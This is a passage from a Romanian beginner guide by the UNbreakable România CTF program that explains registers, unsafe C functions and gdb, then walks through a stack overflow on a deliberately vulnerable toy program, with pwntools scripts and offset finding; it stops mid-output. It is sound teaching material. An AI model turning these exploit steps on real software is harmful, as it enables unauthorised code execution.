Introducere în exploatarea aplicațiilor

Resurse utile pentru incepatori din UNbreakable România

unbreakable.ro

Declinarea responsabilității 3

Introducere 4
- La ce sunt utile conceptele de exploatare ale aplicațiilor binare? 4

Cum funcționează memoria unui computer? 5
- Registrii procesorului pe arhitectura x86 (32 de biti). 5
  - Registrele de date 6
  - Registrele de indicator 6
  - Registrele indexului 7
  - Registre de control 7
  - Registre de segmente 8
- Registrii procesorului pe arhitectura x64 9

Functii vulnerabile in C 10
  - gets() si fgets() 10
  - strcpy() & stpcpy() 11
  - strcat() and strcmp() 11

Introducere in exploatare binara in Linux. 12

Reutilizarea codului prin control RSP 14
- Tipuri de vulnerabilitati și tehnici folosite in exploatarea aplicațiilor. 21

Despre LIBC, GOT si PLT 22
- Ce este LIBC-ul? 22
- Ce este PLT si ASLR? 23
- Ce este GOT? 24

Resurse utile 24

Librarii si unelte utile în rezolvarea exercițiilor 25

Exerciții și rezolvări 26
- Notafuzz (usor - mediu) 26
- Bof (mediu) 30
- Baby-rop (mediu - greu) 34

Contribuitori 44

Declinarea responsabilității

Aceste materiale și resurse sunt destinate exclusiv informării și discuțiilor, avand ca obiectiv conștientizarea riscurilor si amenintarilor informatice dar și pregatirea unor noi generatii de specialisti in securitate informatica.

Organizatorii și partenerii UNbreakable România nu oferă nicio garanție de niciun fel cu privire la aceste informații. În niciun caz, organizatorii și partenerii UNbreakable România, sau contractanții, sau subcontractanții săi nu vor fi răspunzători pentru niciun fel de daune, inclusiv, dar fără a se limita la, daune directe, indirecte, speciale sau ulterioare, care rezultă din orice mod ce are legătură cu aceste informații, indiferent dacă se bazează sau nu pe garanție, contract, delict sau altfel, indiferent dacă este sau nu din neglijență și dacă vătămarea a fost sau nu rezultată din rezultatele sau dependența de informații.

Organizatorii UNbreakable România nu aprobă niciun produs sau serviciu comercial, inclusiv subiectele analizei. Orice referire la produse comerciale, procese sau servicii specifice prin marca de servicii, marca comercială, producător sau altfel, nu constituie sau implică aprobarea, recomandarea sau favorizarea acestora de către UNbreakable România.

Organizatorii UNbreakable România recomanda folosirea cunoștințelor și tehnologiilor prezentate în aceste resurse doar în scop educațional sau profesional pe calculatoare, site-uri, servere, servicii sau alte sisteme informatice doar după obținerea acordului explicit în prealabil din partea proprietarilor.

Utilizarea unor tehnici sau unelte prezentate în aceste materiale împotriva unor sisteme informatice, fără acordul proprietarilor, poate fi considerata infractiune in diverse tari.

În România, accesul ilegal la un sistem informatic este considerată infracţiune contra siguranţei şi integrităţii sistemelor şi datelor informatice si poate fi pedepsită conform legii.

Introducere

Binarele sau executabilele sunt codul mașinii ce este folosit pentru executare într-un computer. În cea mai mare parte, binarele cu care vă veți confrunta în concursurile de tip CTF sunt fișiere ELF Linux sau ocazional executabile Windows.

Exploatarea binară este un subiect larg în cadrul securității cibernetice, care se reduce la găsirea unei vulnerabilități în program și exploatarea acestuia pentru a obține controlul unui shell sau modificarea funcțiilor programului.

La ce sunt utile conceptele de exploatare ale aplicațiilor binare?


Istoric, încurajarea comunității pentru a învăța concepte existente de securitate ce apoi sunt aplicate pentru a identifica vulnerabilitati și tehnici inovative ce evita măsurile de securitate au dezvoltat comunitatea și au dus la construirea unor măsuri avansate de protectie suplimentara.

Aceste cunoștințe pot ajuta pasionatii de securitate să identifice vulnerabilități și să dezvolte exploituri pentru aplicații complexe, de exemplu un Browser sau aplicații comerciale.

Suplimentar, exploatarea unui binar presupune dobândirea și utilizarea unor cunoștințe avansate de Assembly, de programare sau tehnici de evitare a măsurilor de securitate ale sistemelor de operare populare precum Windows, Linux sau Mac OS.

Cum funcționează memoria unui computer?

Orice proces care este încărcat în memoria computerului nu este încărcat la întâmplare, are o zonă precisă dedicată în memorie pentru operațiunile sale. De exemplu, codul global, care este scris pentru program, se află la o anumită locație, iar variabilele de mediu au o locație diferită în care este amplasată memoria. Aceasta memorie arată ca în poza de mai jos.



Data: Este cunoscut și ca secțiunea text sau secțiunea de cod în care testul real este copiat în memorie. Acesta conține toata logica și instrucțiunile pentru cod. Este plasat sub heap pentru a-l proteja de suprascriere.
Heap: este un segment în care are loc alocarea dinamică a memoriei. Această regiune este gestionată de funcții precum malloc (), alloc () și free (). Crește în sus, adică de la memorie mai mică la memorie mai mare.
Stack: Memoria stivei este locul în care variabilele locale sunt stocate / construite. Stocarea are loc pe blocuri adiacente de memorie. O numim o alocare a memoriei stivei, deoarece alocarea se întâmplă în funcția stivă de apeluri. Dimensiunea memoriei care trebuie alocată este cunoscută de compilator și ori de câte ori este apelată o funcție, variabilele sale primesc memorie alocată pe stivă. Și ori de câte ori apelul funcțional se termină, memoria pentru variabile este alocată. Totul se întâmplă folosind unele rutine predefinite în compilator.
Kernel: Aceasta zona este dedicată nucleului (“inima sistemului de operare”) în care se afla argumentele și procesele din linia de comanda.

Registrii procesorului pe arhitectura x86 (32 de biti).

Operațiunile procesorului implică în principal prelucrarea datelor. Aceste date pot fi stocate în memorie și accesate de acolo. Cu toate acestea, citirea și stocarea datelor în memorie încetinește procesorul, deoarece implică procese complicate de trimitere a cererii de date prin magistrala de control și în unitatea de stocare a memoriei și obținerea datelor prin același canal.

Pentru a accelera operațiunile procesorului, procesorul include câteva locații de stocare a memoriei interne, numite registre.

Registrele stochează elemente de date pentru procesare fără a fi nevoie să accesați memoria. Un număr limitat de registre sunt încorporate în cipul procesorului.

Există zece registre de procesoare pe 32 de biți și șase pe 16 biți în arhitectura IA-32.

Registrele sunt grupate în trei categorii :

- Registrele generale
- Registrele de control
- Registre de segmente.

Registrele generale sunt împărțite în continuare în următoarele grupuri :

- Registrele de date,
- Registrele pointerului
- Registrele index.

Registrele de date

Patru registre de date pe 32 de biți sunt utilizate pentru operații aritmetice, logice și alte. Aceste registre pe 32 de biți pot fi utilizate în trei moduri :

- Ca și registre complete de date pe 32 de biți avem: EAX, EBX, ECX, EDX.
- Jumătățile inferioare ale registrelor de 32 de biți pot fi utilizate ca patru registre de date de 16 biți: AX, BX, CX și DX.
- Jumătățile inferioare și superioare ale celor patru registre de 16 biți menționate mai sus pot fi utilizate ca opt registre de date pe 8 biți: AH, AL, BH, BL, CH, CL, DH și DL.

Unele dintre aceste registre de date au o utilizare specifică în operații aritmetice.

- AX este acumulatorul principal; este folosit în instrucțiuni de intrare / ieșire și în majoritatea aritmeticii. De exemplu, în operația de multiplicare, un operand este stocat în registrul EAX sau AX sau AL în funcție de dimensiunea operandului.
- BX este cunoscut ca registrul de bază, deoarece ar putea fi utilizat în adresarea indexată.
- CX este cunoscut sub numele de registru de numărare, deoarece registrele ECX, CX stochează numărul de bucle în operații iterative.
- DX este cunoscut sub numele de registru de date. Este, de asemenea, utilizat în operațiile de intrare / ieșire. De asemenea, este utilizat cu registrul AX împreună cu DX pentru operațiile de multiplicare și divizare care implică valori mari.

Registrele de indicator

Registrele de pointer sunt registre EIP, ESP și EBP pe 32 de biți și porțiuni corespunzătoare de 16 biți dreapta IP, SP și BP. Există trei categorii de registre de pointer :

- Instruction Pointer (IP) - Registrul IP pe 16 biți stochează adresa de offset a următoarei instrucțiuni de executat. IP în asociere cu registrul CS (ca CS: IP) oferă adresa completă a instrucțiunii curente din segmentul de cod.
- Stack Pointer (SP) - Registrul SP pe 16 biți oferă valoarea offsetului din stiva de programe. SP în asociere cu registrul SS (SS: SP) se referă la poziția curentă a datelor sau a adresei în stiva de programe.
- Pointer de bază (BP) - Registrul BP pe 16 biți ajută în principal la referențierea variabilelor parametrilor transmise unui subrutin. Adresa din registrul SS este combinată cu decalajul din BP pentru a obține locația parametrului. BP poate fi, de asemenea, combinat cu DI și SI ca registru de bază pentru adresare specială.

Registrele indexului

Registrele indexului pe 32 de biți, ESI și EDI, și porțiunile lor de 16 biți din dreapta. SI și DI, sunt utilizate pentru adresarea indexată și uneori folosite în plus și în scădere. Există două seturi de indicatori de index :

- Indexul sursei (SI) - Este utilizat ca index sursă pentru operațiile de tip șir.
- Index de destinație (DI) - Este utilizat ca index de destinație pentru operațiuni de șir.

Registre de control

Registrul indicatorului de instrucțiuni pe 32 de biți și registrul de semnalizare pe 32 de biți combinat sunt considerați ca registre de control.

Multe instrucțiuni implică comparații și calcule matematice și schimbă starea semnalizatoarelor și alte instrucțiuni condiționale testează valoarea acestor semnalizatoare de stare pentru a duce fluxul de control în altă locație.

Biții de pavilion obișnuiți sunt:

- Overflow Flag (OF) - Indică depășirea unui bit de ordin înalt (cel mai la stânga) de date după o operație aritmetică semnată.
- Direction Flag (DF) - Determină direcția stânga sau dreapta pentru deplasarea sau compararea datelor șirului. Când valoarea DF este 0, operația de șir ia direcția de la stânga la dreapta și când valoarea este setată la 1, operația de șir ia direcția de la dreapta la stânga.
- Indicator de întrerupere (IF) - Determină dacă întreruperile externe, cum ar fi introducerea tastaturii etc., trebuie ignorate sau procesate. Dezactivează întreruperea externă atunci când valoarea este 0 și activează întreruperile când este setată la 1.

- Trap Flag (TF) - Permite setarea funcționării procesorului în modul cu un singur pas. Programul DEBUG pe care l-am folosit setează semnalizatorul trap, astfel încât să putem parcurge execuția câte o instrucțiune la rând
- Sign Flag (SF) - Arată semnul rezultatului unei operații aritmetice. Acest semnalizator este setat în funcție de semnul unui element de date în urma operației aritmetice. Semnul este indicat de ordinul înalt al bitului din stânga. Un rezultat pozitiv șterge valoarea SF la 0, iar rezultatul negativ o stabilește la 1.
- Zero Flag (ZF) - Indică rezultatul unei operații aritmetice sau de comparație. Un rezultat diferit de zero elimină steagul zero la 0, iar un rezultat zero îl stabilește la 1.
- Flag auxiliar de transport (AF) - Conține transportul de la bitul 3 la bitul 4 după o operație aritmetică; folosit pentru aritmetica de specialitate. AF este setat atunci când o operațiune aritmetică de 1 octet determină un transfer de la bitul 3 la bitul 4.
- Parity Flag (PF) - Indică numărul total de 1-bit în rezultatul obținut dintr-o operație aritmetică. Un număr par de 1 biți șterge semnalizatorul de paritate la 0, iar un număr impar de 1 biți setează semnalizatorul de paritate la 1.
- Carry Flag (CF) - Conține transferul de 0 sau 1 de la un bit de ordin înalt (cel mai la stânga) după o operație aritmetică. De asemenea, stochează conținutul ultimului bit al unei operații de schimbare sau rotire.

Registre de segmente

Segmentele sunt zone specifice definite într-un program pentru conținerea datelor, codului și stivei. Există trei segmente principale:

- Segment de cod - Conține toate instrucțiunile care trebuie executate. Un registru al segmentului de cod pe 16 biți sau registrul CS stochează adresa de pornire a segmentului de cod.
- Segment de date - Conține date, constante și zone de lucru. Un registru de date pe 16 biți sau un registru DS stochează adresa de pornire a segmentului de date.
- Segment de stivă - Conține date și adrese de returnare ale procedurilor sau subrutinelor. Este implementat ca o structură de date „stivă”. Registrul Stack Segment sau registrul SS stochează adresa de pornire a stivei.

În afară de registrele DS, CS și SS, există și alte registre de segmente suplimentare - ES (segment suplimentar), FS și GS, care oferă segmente suplimentare pentru stocarea datelor.

În programarea asamblării, un program trebuie să acceseze locațiile de memorie. Toate locațiile de memorie dintr-un segment sunt relative la adresa de pornire a segmentului. Un segment începe într-o adresă divizibilă uniform cu 16 sau hexadecimal 10. Deci, cifra hexagonală din dreapta în toate aceste adrese de memorie este 0, care nu este în general stocată în registrele de segmente.

Registrele de segmente stochează adresele de pornire ale unui segment. Pentru a obține locația exactă a datelor sau instrucțiunilor într-un segment, este necesară o valoare de deplasare (sau deplasare). Pentru a face referire la orice locație de memorie dintr-un segment, procesorul combină adresa segmentului din registrul de segmente cu valoarea de offset a locației.

Registrii procesorului pe arhitectura x64

Arhitectura x64 este evoluția vechii arhitecturi x86, a păstrat compatibilitatea cu predecesorul său (registrele x86 sunt încă disponibile), dar a introdus și noi caracteristici:

- Registrele au acum o capacitate de 64 de biți;
- Există încă 8 registre cu scop general;
- Registrele de segmente sunt forțate la 0 în modul 64 biți;
- Cei 32, 16 și 8 biți inferiori ai fiecărui registru sunt acum disponibili.

Descriere generala a registrilor:

Registri	Nume	Subregistri
RAX	Registru acumulator	EAX(32), AX(16), AH(8), AL(8)
RBX	Registru de baza	EBX(32), BX(16), BH(8), BL(8)
RCX	Registru contor	ECX(32), CX(16), CH(8), CL(8)
RDX	Registru de date	EDX(32), DX(16), DH(8), DL(8)
RSI	Registru sursa	ESI(32), SI(16), SL(8)
RDI	Registru destinatie	EDI(32), DI(16), DL(8)
RBP	Registrul indicator de baza	EBP(32), BP(16), BPL(8)
RSP	Stack pointer	ESP(32), SP(16), SPL(8)
RIP	Registrul de instructie	EIP(32), IP(16)
R8-R15	Registri noi	R8D-R15D(32), R8W-R15W(16), R8B-R15B(8)

Acești registrii sunt similari ca și functionalitate ca cei de pe arhitectura x86 care sunt explicati mai sus.

Functii vulnerabile in C

O mulțime de vulnerabilități C se referă la buffer overflow. Zonele buffer de memorie sunt rezervate pentru a păstra date, atunci când este scris cod vulnerabil, permite unui exploit să scrie peste alte valori importante din memorie, cum ar fi instrucțiunile pe care CPU trebuie să le execute în continuare. C și C ++ sunt susceptibile la buffer overflow, deoarece definesc șirurile ca matrice de caractere terminate cu nul, nu verifică implicit limitele și furnizează apeluri de bibliotecă standard pentru șirurile care nu impun verificarea limitelor.

gets() si fgets()

Funcția fgets () citește cel puțin unul mai puțin decât numărul de caractere specificat în funcție de dimensiune din fluxul dat și le stochează în șirul de caractere. Citirea se oprește atunci când se găsește un caracter nou de linie, la sfârșitul fișierului sau eroare. Noua linie, dacă există, este păstrată. Dacă se citesc caractere și nu există nicio eroare, se adaugă un caracter „\ 0” pentru a termina șirul.

Funcția gets () este echivalentă cu fgets () cu o dimensiune infinită și un flux de stdin, cu excepția caracterului newline (dacă există) nu este stocat în șir. Este responsabilitatea apelantului să se asigure că linia de intrare, dacă există, este suficient de scurtă pentru a se încadra în șir.

Funcția gets () nu poate fi utilizată în siguranță. Din cauza lipsei de verificare a limitelor și a incapacității programului apelant de a determina în mod fiabil lungimea următoarei linii de intrare, utilizarea acestei funcții permite utilizatorilor rău intenționați să modifice în mod arbitrar funcționalitatea unui program care rulează printr-un atac de depășire a bufferului.

```
#include <stdio.h>

int main () {
   char username[8];
   int allow = 0;
   printf external link("Enter your username, please: ");
   gets(username); // utilizatorul introduce  "malicious"
   if (grantAccess(username)) {
       allow = 1;
   }
   if (allow != 0) {// suprascriere a variabilei username
       privilegedAction();
   }
   return 0;
}
```

```
warning: the `gets' function is dangerous and should not be
used.
```

strcpy() & stpcpy()

Funcțiile stpcpy () și strcpy () copiază șirul src în dst (inclusiv caracterul „\ 0 'care se termină). Funcțiile stpncpy () și strncpy () copiază cel mult caractere len din src în dst. Dacă src are mai puțin de len caractere, restul dst este umplut cu caractere "\ 0". În caz contrar, dst nu este terminat. Șirurile sursă și destinație nu trebuie să se suprapună, deoarece comportamentul este nedefinit.

Funcția strcpy () este ușor utilizată greșit într-o manieră care permite utilizatorilor rău intenționați să modifice în mod arbitrar funcționalitatea unui program care rulează printr-un atac de depășire a bufferului.

```
char str1[10];
char str2[]="vremsasuprascriemmemoria";
strcpy(str1,str2);
```

strcat() and strcmp()

Funcțiile strcat () și strcmp () sunt în mod similar vulnerabile la strcpy (). Pentru a atenua problemele strcat (), utilizați strncat (). Pentru a atenua problemele strcmp (), utilizați strncpm (). Funcția strcat () este ușor utilizată greșit într-o manieră care permite utilizatorilor rău intenționați să schimbe în mod arbitrar funcționalitatea unui program care rulează printr-un atac de depășire a bufferului. Evitați utilizarea strcat (). În schimb, utilizați strncat () sau strlcat () și asigurați-vă că nu sunt copiate mai multe caractere în memoria tampon de destinație decât poate conține.

Rețineți că strncat () poate fi, de asemenea, problematică. Poate fi o problemă de securitate ca un șir să fie deloc trunchiat. Deoarece șirul trunchiat nu va fi atât de lung ca originalul, se poate referi la o resursă complet diferită, iar utilizarea resursei trunchiate ar putea duce la un comportament foarte incorect.

```
void
    foo(const char *arbitrary_string)
    {
            char onstack[8] = "";
#if defined(BAD)
            /*
             * Prima folosire a funcției strcat este greșită.
```

```
             */
            (void)strcat(onstack, arbitrary_string);        /* Gresit! */
    #elif defined(BETTER)
            /*
             * Următoarele două linii demonstrează o mai bună utilizare a
             * strncat ()

             */
            (void)strncat(onstack, arbitrary_string,
                sizeof(onstack) - strlen(onstack) - 1);
    #elif defined(BEST)
            /*
             * Aceste linii sunt și mai robuste datorită testării pentru
             * trunchiere.
             */
            if (strlen(arbitrary_string) + 1 >
                sizeof(onstack) - strlen(onstack))
                    err(1, "onstack would be truncated");
            (void)strncat(onstack, arbitrary_string,
                sizeof(onstack) - strlen(onstack) - 1);
    #endif
    }
```

Introducere in exploatare binara in Linux.

Deoarece colectarea de informații este cea mai importantă parte din fiecare activitate de testare de tip pentest, inclusiv de exploatare binară, este foarte important să știm cum să ne folosim de instrumente care ne vor ajuta să recunoaștem ce se întâmplă în interiorul unui binar.

Spre deosebire de Windows, unde sunt cele mai multe aplicații orientate către interfață grafică, pe Linux majoritatea instrumentelor folosite în exploatarea binara sunt sub forma de linie de comanda (CLI). Depanatorul implicit al Linux este **gdb**. Vine preinstalat cu majoritatea distribuțiilor Linux; în caz contrar, este accesibil prin:

```
sudo apt-get install gdb
```

Pentru a îmbunătăți vizibilitatea rezultatelor gdb, există numeroase extensii disponibile care au fost scrise de comunității și partajate public. Amintim de PEDA și pwndbg. PEDA poate fi descărcat și configurat cu ușurință. Poate fi descarcat de pe GitHub, pentru acesta poate fi găsit la următoarea adresă: https://github.com/longld/peda. Pentru instalare se vor folosi următoarele 2 comenzi de mai jos.

```
git clone https://github.com/longld/peda.git ~/peda
echo "source ~/peda/peda.py" >> ~/.gdbinit
```

Pentru a depana un fișier folosind gdb, puteți utiliza pur și simplu comanda „**gdb [fișier]**”. Rețineți că nu vi se va permite sa depanați binarele suid sau sa le atașați la un sistem cu privilegi mai mari. Odată ce programul este încărcat în gdb, îl puteți rula folosind comanda **„run**” sau „**r**”.

```
darius@bit-sentinel:~/Desktop/unbreakable/2020/pwn/bof$ gdb --silent ./bof

warning: ~/peda/peda.py source ~/peda/peda.py: No such file or directory
Reading symbols from ./bof...(no debugging symbols found)...done.
gdb-peda$ r
Starting program: /home/darius/Desktop/unbreakable/2020/pwn/bof/bof
Please enter the flag:
salut
[Inferior 1 (process 18295) exited normally]
Warning: not running
gdb-peda$
```

În plus, vă puteți atașa la un proces existent (aveți nevoie de privilegi ca sa faceți asta, deci folosiți comanda sudo) cu -p parametru, în timp ce -q (care este -quiet) este utilizat astfel încât gdb nu tipărește o versiune lungă a informațiilor inițiale.

```
darius@bit-sentinel:~/Desktop/unbreakable/2020/pwn/bof$ ./bof &
[1] 18501
Please enter the flag:
darius@bit-sentinel:~/Desktop/unbreakable/2020/pwn/bof$ sudo gdb -q -p 18501
[sudo] password for darius:

warning: ~/peda/peda.py source ~/peda/peda.py: No such file or directory
Attaching to process 18501
Reading symbols from /home/darius/Desktop/unbreakable/2020/pwn/bof/bof...(no deb
ugging symbols found)...done.
Reading symbols from /lib/x86_64-linux-gnu/libc.so.6...Reading symbols from /usr
/lib/debug//lib/x86_64-linux-gnu/libc-2.27.so...done.
done.
Reading symbols from /lib64/ld-linux-x86-64.so.2...Reading symbols from /usr/lib
/debug//lib/x86_64-linux-gnu/ld-2.27.so...done.
done.
```

Găsiți mai jos câteva comenzi gdb suplimentare și utile:

- **disas [nume funcție]** - Afișează decompilarea a unei funcții anume.
- **break [function]** sau **break * 0xaddress** - Pune un punct de întrerupere la intrarea unei funcții cu un anumit nume sau la o anumită abordare. Execuția se va opri de fiecare dată când este un punct de întrerupere atins.
- **print [name]** - Afișează conținutul unui obiect. Numele poate fi un nume de funcție, registru sau variabila.

- **info** [nume] - Afișează informații despre un anumit registru sau despre mai mulți regiștrii
- **step** - sare cate un pas în program până ajunge la următoarea linie.
- **stepi** - Intrați exact într-o instrucțiune.
- **x** - examinează. Această comandă poate fi utilizată pentru a afișa diverse locații de memorie în diferite formate. Sintaxa pentru aceasta este: **x / [numărul de unități] [tipul de date] [numele locației]**. Un exemplu ar fi afișarea a 20 de unități word din registrul RSI (x/20w $RSI).

Un pas important este acela de a va seta gdb sa va dea informații pe arhitectura Intel.

```
cat ~/peda/peda.py | grep disassembly-flavor
```

```
darius@bit-sentinel:~/Desktop/unbreakable/2020/pwn/bof$ cat ~/peda/peda.py | grep disassembly-flavor
        self.execute("set disassembly-flavor intel")
peda.execute("set disassembly-flavor intel")
```

Alte instrumente care sunt utile atunci când inspectați binarele Linux sunt **readelf**, **ltrace**, **strace**, **strings** și **objdump**.

Reutilizarea codului prin control RSP

O bucată de cod dintr-un program care nu este utilizată, de exemplu, din cauza unei erorii facute de un dezvoltator de a nu elimina funcțiile neutilizate, se numește cod mort.

Exemplu de exploatare a unei astfel de erori. Cod sursa.

```
#include <stdio.h>
#include <unistd.h>

int functie_care_nu_este_apelata() {
   system("/bin/sh");
}
int overflow() {

   char buffer[500];
   int userinput;

  userinput = read(0, buffer, 700);
  printf("User provided %d bytes. Buffer content is: %s\n", userinput, buffer);
return 0;
}

int main (int argc, char * argv[]) {

overflow();
return 0;}
```

Pentru început vom dezactiva protectia ASLR (Address space layout randomization) și vom compila codul.

```
darius@bit-sentinel:~/Desktop/unbreakable/introducere_in_pwn$ sudo -s
root@bit-sentinel:~/Desktop/unbreakable/introducere_in_pwn# sudo echo 0 > /proc/sys/kernel/randomize_va_space
root@bit-sentinel:~/Desktop/unbreakable/introducere_in_pwn# exit
exit
darius@bit-sentinel:~/Desktop/unbreakable/introducere_in_pwn$ gcc -fno-stack-protector -z execstack exemplu.c -o exemplu -no-pie
exemplu.c: In function ‘functie_care_nu_este_apelata’:
exemplu.c:5:5: warning: implicit declaration of function ‘system’ [-Wimplicit-function-declaration]
     system("/bin/sh");
     ^~~~~~
```

Unul dintre primele lucruri pe care le putem face cu controlul RSP este sa refolosim codul mort în cadrul binarului. Cu alte cuvinte, vom face RSP să indice funcția "functie_care_nu_este_apelata ()" astfel încât să fie executată.

Pentru început sa vedem adresa cu care începe functia noastra. Acest lucru se poate face prin 2 modalități, printam direct adresa funcției noastre dacă îi cunoaștem numele sau afisam toate detalile despre funcțiile programului.

```
darius@bit-sentinel:~/Desktop/unbreakable/introducere_in_pwn$ gdb -q ./exemplu

warning: ~/peda/peda.py source ~/peda/peda.py: No such file or directory
Reading symbols from ./exemplu...(no debugging symbols found)...done.
gdb-peda$ p functie_care_nu_este_apelata
$1 = {<text variable, no debug info>} 0x400577 <functie_care_nu_este_apelata>
```

Adresa funcției noastre se afla la “**0x400577**”

```
gdb-peda$ info functions
All defined functions:

Non-debugging symbols:
0x0000000000400438  _init
0x0000000000400460  system@plt
0x0000000000400470  printf@plt
0x0000000000400480  read@plt
0x0000000000400490  _start
0x00000000004004c0  _dl_relocate_static_pie
0x00000000004004d0  deregister_tm_clones
0x0000000000400500  register_tm_clones
0x0000000000400540  __do_global_dtors_aux
0x0000000000400570  frame_dummy
0x0000000000400577  functie_care_nu_este_apelata
0x000000000040058f  overflow
0x00000000004005da  main
0x0000000000400600  __libc_csu_init
0x0000000000400670  __libc_csu_fini
0x0000000000400674  _fini
```

Acum, vom decompila funcția pentru a vedea ce încearcă să execute.

```
gdb-peda$ disassemble functie_care_nu_este_apelata
Dump of assembler code for function functie_care_nu_este_apelata:
   0x0000000000400577 <+0>:     push   rbp
   0x0000000000400578 <+1>:     mov    rbp,rsp
   0x000000000040057b <+4>:     lea    rdi,[rip+0x106]        # 0x400688
   0x0000000000400582 <+11>:    mov    eax,0x0
   0x0000000000400587 <+16>:    call   0x400460 <system@plt>
   0x000000000040058c <+21>:    nop
   0x000000000040058d <+22>:    pop    rbp
   0x000000000040058e <+23>:    ret
End of assembler dump.
gdb-peda$ x/s 0x400688
0x400688:       "/bin/sh"
```

Observam ca la +4 se găsește stringul /bin/sh iar la +16 încearca sa execute funcția de sistem. Acum ne întrebăm probabil cum putem apela aceasta functie sau cum putem abuza de acest program ca sa executam comanda /bin/sh? Răspunsul este simplu, vom încerca sa rescriem memoria programului și sa executam pe stiva funcția care nu este apelată.

Vom seta un breakpoint înainte de funcția **ret** din funcția vulnerabilă "**overflow**" ca sa vedem ce se intampla cand trimitem 700 de A-uri.


```
gdb-peda$ disassemble overflow
Dump of assembler code for function overflow:
   0x000000000040058f <+0>:     push   rbp
   0x0000000000400590 <+1>:     mov    rbp,rsp
   0x0000000000400593 <+4>:     sub    rsp,0x200
   0x000000000040059a <+11>:    lea    rax,[rbp-0x200]
   0x00000000004005a1 <+18>:    mov    edx,0x2bc
   0x00000000004005a6 <+23>:    mov    rsi,rax
   0x00000000004005a9 <+26>:    mov    edi,0x0
   0x00000000004005ae <+31>:    call   0x400480 <read@plt>
   0x00000000004005b3 <+36>:    mov    DWORD PTR [rbp-0x4],eax
   0x00000000004005b6 <+39>:    lea    rdx,[rbp-0x200]
   0x00000000004005bd <+46>:    mov    eax,DWORD PTR [rbp-0x4]
   0x00000000004005c0 <+49>:    mov    esi,eax
   0x00000000004005c2 <+51>:    lea    rdi,[rip+0xc7]        # 0x400690
   0x00000000004005c9 <+58>:    mov    eax,0x0
   0x00000000004005ce <+63>:    call   0x400470 <printf@plt>
   0x00000000004005d3 <+68>:    mov    eax,0x0
   0x00000000004005d8 <+73>:    leave
   0x00000000004005d9 <+74>:    ret
End of assembler dump.
gdb-peda$ b *0x00000000004005d9
Breakpoint 3 at 0x4005d9
```

Acum vom rula exploitul dezvoltat de noi in python cu ajutorul librariei pwnlib si putem seta acest breakpoint direct din python.

```
from pwn import *

p=process("./exemplu")
gdb.attach(p,gdbscript='''
b *0x00000000004005d9
''')
```

```
payload="A"*700
p.sendline(payload)
log.info(payload)
p.interactive()
```

După rularea exploitului, observăm următoarele:



Ne va da un pop-up cu un terminal cu GDB apăsați tasta **c** de la a continua. Și acum vom vedea ca regiștrii s-au suprascris.

```
RDX: 0x0
RSI: 0x602260 ("User provided 700 bytes. Buffer content is: ", 'A' <repeats 156
times>...)
RDI: 0x1
RBP: 0x4141414141414141 ('AAAAAAAA')
RSP: 0x7fffffffdc08 ('A' <repeats 180 times>)
RIP: 0x4005d9 (<overflow+74>:   ret)
R8 : 0x0
R9 : 0x1fe
R10: 0xfffffe02
R11: 0x246
R12: 0x400490 (<_start>:        xor    ebp,ebp)
R13: 0x7fffffffdd00 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x202 (carry parity adjust zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------
```

Acum trebuie sa calculam offsetul sa vedem la al câtelea caracter crapă programul.

```
gdb-peda$ pattern_create 700
'AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4
AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAA
qAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyAAzA%%A%sA%BA%$A%nA%CA%-A%(A%DA%;A%)A%EA
%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%LA%hA%7A%MA%iA%8A%N
A%jA%9A%OA%kA%PA%lA%QA%mA%RA%oA%SA%pA%TA%qA%UA%rA%VA%tA%WA%uA%XA%vA%YA%wA%ZA%xA%
yA%zAs%AssAsBAs$AsnAsCAs-As(AsDAs;As)AsEAsaAs0AsFAsbAs1AsGAscAs2AsHAsdAs3AsIAseA
s4AsJAsfAs5AsKAsgAs6AsLAshAs7AsMAsiAs8AsNAsjAs9AsOAskAsPAslAsQAsmAsRAsoAsSAspAsT
AsqAsUAsrAsVAstAsWAsuAsXAsvAsYAswAsZAsxAsyAszAB%ABsABBAB$ABnABCAB-AB(ABDAB;AB)AB
EABaAB0ABFABbAB1ABGABcAB2ABHABdAB3ABIABeAB4ABJABfAB5ABKABgAB6'
```

Copiati acest pattern si adaugati-l in script.

```
from pwn import *
```

```
p=process("./exemplu")
gdb.attach(p,gdbscript='''
b *0x00000000004005d9
''')
payload="adaugati aici acel pattern"
p.sendline(payload)
log.info(payload)
p.interactive()
```

```
RAX: 0x0
RBX: 0x0
RCX: 0x0
RDX: 0x0
RSI: 0x602260 ("User provided 700 bytes. Buffer content is: AAA%AAsAABAA$AAnAACA
